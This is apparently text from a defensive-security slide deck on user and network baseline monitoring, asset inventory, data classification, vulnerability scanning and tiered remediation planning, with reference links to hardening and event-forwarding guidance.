Also included in SCCM

Summary for CSM

- Assess your patching success. Do not rest until you are routinely above 99% compliance.
- Log DNS requests and resolution. Look for long requests and responses.
- Track changes to critical devices
- Monitor the most critical Windows events:
- Perform long tail analysis on registry startup keys

USER BASELINE MONITORING

1. Software Monitoring

Most frequent occuring Events (MFO) or processes are likely authorized and LFO are probably of interest. For example if only one desktop is running FTP service and all the others arent.

2. Script Monitoring

-Long commands

-Encoding eg base64

-Blacklist and whitelist monitoring functions

-Catching powershell not running powershell.exe by using sysmon ID7 to catch dll loads of system.management.automation.dll system.management.automation.ni.dll and system.reflection.dll

USER BASELINE MONITORING

3. Traffic Monitoring

-Geolocation Filtering

-Top connections could be C2

-Max duration time ie >4 hours should be investigated

-Large file transfers

-Strange upload to download ratio

-Traffic to new port

-Anormaly by subnet could indicate internal pivoting by attacker

USER BASELINE MONITORING

4. user Monitoring

-New logon location

-Unusual logon time

-Unusual protocol

-Unusual process by user / time

-Account or DNS Enumeration like Zone transfer

-Account sharing eg No of users logged into workstation in timeframe

-Privileged user account eg DA account on regular workstation or service account on non service related system

-Password spraying


AGENDA

- Why?
- Cyber Kill-Chain
- Architectural Security Design
- Network Security Monitoring
- Endpoint Security Monitoring
- Continuous Security Monitoring
- Summary
- Bonus Section

SUMMARY

We’ve looked at strategies on how to:

- design a secure network from the ground up
- Implement NSM
- Implement Endpoint Security Monitoring
- Continuously Monitor our networks



“If you know the enemy and know yourself, you need not fear the result of a hundred battles. If you know yourself but not the enemy, for every victory gained you will also suffer a defeat. If you know neither the enemy nor yourself, you will succumb in every battle.” – Sun Tzu (Art Of War)

References

Defensive Security Handbook by Lee Brotherston & Amanda Berlin

Links

Application-Whitelisting

https://www.iad.gov/iad/library/ia-guidance/tech-briefs/application-whitelisting-using-microsoft-applocker.cfm

https://github.com/nsacyber/AppLocker-Guidance

https://blogs.msdn.microsoft.com/aaron_margosis/2018/06/26/announcing-application-whitelisting-with-aaronlocker/

References

Windows Event Forwarding

http://www.vkernel.ro/blog/how-to-configure-windows-event-log-forwarding

https://cyberwardog.blogspot.com/2017/02/setting-up-pentesting-i-mean-threat_3.html

https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/audit-policy-recommendations

https://medium.com/palantir/windows-event-forwarding-for-network-defense-cb208d5ff86f

http://github.com/palantir/windows-event-forwarding

https://www.iad.gov/iad/library/ia-guidance/security-configuration/applications/spotting-the-adversary-with-windows-event-log-monitoring.cfm

https://github.com/nsacyber/Event-Forwarding-Guidance

References

Baselining

https://csrc.nist.gov/Projects/United-States-Government-Configuration-Baseline/USGCB-Content/Microsoft-Content

https://github.com/nsacyber/Windows-Secure-Host-Baseline

Firewall Configuration

https://medium.com/@cryps1s/endpoint-isolation-with-the-windows-firewall-462a795f4cfb

Windows Hardening

https://gist.github.com/jaredhaight/e88b4323adce06395dace501841d3075

ZERODAY INTELLIGENCE

AGENDA

- Why?
- Cyber Kill-Chain
- Architectural Security Design
- Network Security Monitoring
- Endpoint Security Monitoring
- Continuous Security Monitoring
- Summary
- Bonus Section

Asset Management and Documentation

Items that should be gathered include:

- Policies and procedures
- Endpoints—desktops and servers, including implementation date and software version
- Licensing and software renewal, as well as SSL certificates
- Internet footprint—domains, mail servers, DMZ devices
- Networking devices—routers, switches, APs, IDS/IPS, and Network Traffic
- Logging and monitoring
- Ingress/egress points—ISP contacts, account numbers, and IP addresses
- External vendors, with or without remote access, and primary contacts

Asset Management and Documentation

- Netdisco is an SNMP-based L2/L3 network management tool designed for moderate to large networks. Routers and switches are polled to log IP and MAC addresses and map them to switch ports. Automatic L2 network topology discovery, display, and inventory.
- https://sourceforge.net/projects/netdisco/

Awareness of Emerging Exposures

- Subscribe to vulnerability intelligence services in order to stay aware of emerging exposures,
- use the information gained from this subscription to update the organization‘s vulnerability scanning activities on at least a monthly basis.
- ensure that the vulnerability scanning tools you use are regularly updated with all relevant important security vulnerabilities eg securelist, krebs, eset

Inventory of Authorized & Unauthorized Devices

- Deploy an automated asset inventory discovery tool
- use it to build a preliminary asset inventory of systems connected to an organization's public and private network(s).
- Both active tools that scan through network address ranges and passive tools that identify hosts based on analyzing their traffic should be employed.

Inventory of Authorized & Unauthorized Devices

PRADS is useful for passive scanning:

- Logs assets in CSV format
- Passively detects both OS and services
- Under active development
- Able to detect services that can be difficult to detect actively, specifically UDP services

You can view the PRADS log directly in a spreadsheet:

- $ gnumeric /var/log/prads-asset.log

Steps to correctly classify data can be described as follows:

1. Identify data sources to be protected.

2. Identify information classes. Information class labels should convey the protection goals being addressed. Classification labels like Critical and Sensitive

3. Map protections to set information classification levels. Security controls such as differing levels and methods of authentication, air-gapped networks, firewalls/ACLs,

4. Classify and protect information. All information

5. Repeat as a necessary part of a yearly audit.

REF: “Information Classification—Who, Why, and How”, SANS Institute InfoSec Reading Room.

Basic asset management lifecycle:

1. Procure: This is the procurement step of the lifecycle where assets are initially added to be tracked.

2. Deploy: When an asset is deployed by a sys admin, net admin, helpdesk member, or other employee, the location


3. Manage: Items can be moved to storage, upgraded, replaced, or returned, or may change users, locations, or departments.

4. Decommission: Decommissioning assets is one of the most important steps of the lifecycle due to the inherent security risks regarding the disposal of potentially confidential data.

Vulnerability Scanning

- Run automated vulnerability scanning tools against all systems on the network on a weekly or more frequent basis & deliver prioritized lists of the most critical vulnerabilities to each responsible system administrator along with risk scores that compare the effectiveness of system administrators & departments in reducing risk.

Vulnerability Remediation Table



	Isolated LAN	Internal LAN	Partner Facing	Internet Facing
Critical	7 days	2 days	1 day	1 day
High	7 days	5 days	3 days	3 days
Medium	14 days	7 days	5 days	5 days
Low	21 days	7 days	14 days	14 days

Create Milestones for remediation

Tier 1: Quick wins

Tier 2: This year

Tier 3: Next year

Tier 4: Long-term

Create Milestones for remediation

Tier 1: Quick wins

The earliest milestones to meet should be quick wins that can be accomplished in hours or days

Tier 2: This year

Higher vulnerabilities that may need to go through a change management process, create a change in process, or be communicated to a significant amount of people might not end up in Tier 1. Major routing changes, user education implementation, and decommissioning shared accounts, services, and devices are all improvements that also require little-to-no-budget to accomplish.

Create Milestones for remediation

Tier 3: Next year

Vulnerabilities and changes that require a significant amount of planning or that rely on other fixes to be applied first fall into this tier. Domain upgrades, server and major infrastructure device replacements, monitoring, and authentication changes are all good examples.

Tier 4: Long-term

Many times a milestone may take several years to accomplish, due to the length of a project, lack of budget, contract renewals, or difficulty of change. This could include items such as a network restructure, primary software replacement, or new datacenter builds.